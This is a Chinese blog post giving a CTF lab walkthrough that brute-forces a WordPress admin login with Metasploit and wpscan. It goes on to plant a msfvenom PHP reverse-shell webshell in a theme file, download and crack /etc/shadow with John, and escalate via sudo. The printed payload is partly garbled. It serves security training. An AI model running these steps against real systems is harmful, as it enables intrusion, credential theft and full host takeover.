

ctf训练 web安全暴力破解

原创

野九 于 2019-06-16 22:19:53 发布 2119 收藏 3

分类专栏: [夺旗](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43613772/article/details/92435319

版权



[夺旗](#) 专栏收录该内容

6 篇文章 0 订阅

订阅专栏

此次的方法叫做穷举法, 也成为枚举法。就是把可能问题一一列举出来。

第一步同样是信息探测 (包括敏感信息的探测) 信息探测

这次只说一下信息探测的以往的语法:

扫描主机服务信息以及服务版本

```
nmap -sV 靶场IP地址
```

快速扫描主机全部信息

```
nmap -T4 -A -v 靶场IP地址
```

探测敏感信息

```
nikto -host http://靶场IP地址:端口
```

```
目录信息探测 dirb http://靶场IP:端口
```

深入挖掘

分析nmap、nikto扫描结果, 并对结果进行分析, 挖掘可以利用的信息;

例如: 端口开放的http服务要充分利用。

敏感目录 (如下图的OSVDB紧接着的)

```
root@kali: ~
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Server may leak inodes via ETags, header found with file /, inode: 8ce0, size:
5560ea23d23c0, mtime: gzip
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache
e 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /apache/: Directory indexing found.
+ OSVDB-3092: /apache/: This might be interesting...
+ OSVDB-3092: /old/: This might be interesting...
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3092: /test/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo(
) was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt: RFI from RSnake's list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+/phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time: 2019-06-16 21:26:29 (GMT0) (68 seconds)
-----
+ 1 host(s) tested
root@kali: ~
```

一些url (dbadmin、php) 等一些敏感词汇。

接着使用浏览器打开 `http://ip:port`敏感页面，查看敏感信息，找到可利用的位置；

如果该站点打不开，可以直接在终端输入 `gedit /etc/hosts` 进行添加站点（IP地址 站点地址），然后返回浏览器进行刷新即可。

暴力破解

在终端输入metasploit进行暴力破解，查看是否存在对应的弱口令

接着输入

暴力破解

启动Metasploit -> `msfconsole`

```
msf > use auxiliary/scanner/http/wordpress_login_enum
```

```
msf auxiliary(wordpress_login_enum) > set username admin
```

```
msf auxiliary(wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb/common.txt
```

```
msf auxiliary(wordpress_login_enum) > set targeturi /secret/
```

```
msf auxiliary(wordpress_login_enum) > set rhosts 192.168.1.13
```

```
msf auxiliary(wordpress_login_enum) > run
```

https://blog.csdn.net/qq_43613772

wpscan进行枚举查看用户名。


之后输入 `wpscan --url 站点 --enumerate u`

`show options` 查看参数

使用破解好的密码进行登录。

登陆后台后进行上传webshell

制作webshell



```
root@kali: # msf3 20:00 [0277/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'addfav'
msfconsole msfd 3 20:00 [0277/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
root@kali: # msf3 20:00 [0277/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'address'
msfconsole msfd 3 20:00 [0277/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'address'
root@kali: # msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.253.12 lport=4444 -f raw -r 192.168.253.12 -u admin -c 'cat /etc/passwd'
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.253.12'; $port = 4444; if (($f = 'stream socket_client') && is_callable($f)) { $s = $f('tcp://{ $ip
};:$port'); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_t
ype = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4);
break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = n($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b));
break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable eval
')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); }
root@kali: #
msf3 20:00 [0279/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'addressbook'
msf3 20:00 [0280/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
msf3 20:00 [0280/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'addresses'
msf3 20:00 [0281/4614] - /secret/ - WordPress Brute Force - Trying username: 'admin' with password: 'addtocart'
msf3 20:00 [0281/4614] - /secret/ - WordPress Brute Force - Failed to login as 'admin'
https://blog.csdn.net/qq_43613772
```

找到的信息复制到后台。

wordpress 后台寻找上传点

-- twentyteeth 的404.php 可以上传webshell

执行shell, 获取反弹shell。

`http://靶场IP/wordpress/wp-content/themes/twentyfourteen/404.php`

↓
查看系统信息 `sysinfo`

查看用户权限 `id`

https://blog.csdn.net/qg_43613772

-- Metasploit中 利用返回shell 下载 `download /etc/passwd` `download /etc/shadow`

-- 将文件转换为john可以识别的文件格式

`unshadow passwd shadow > cracked`

-- 使用john破解密码

`john cracked`

`su - marlinspike`

`sudo -l`

`sudo bash`

https://blog.csdn.net/qg_43613772

在增加权限后,进行启动, 查找flag。

`cd 文件地址`

`ls`

`cat flag`

最后获取flag

终端启动 `python -c "import pty;pty.spawn('/bin/bash')"`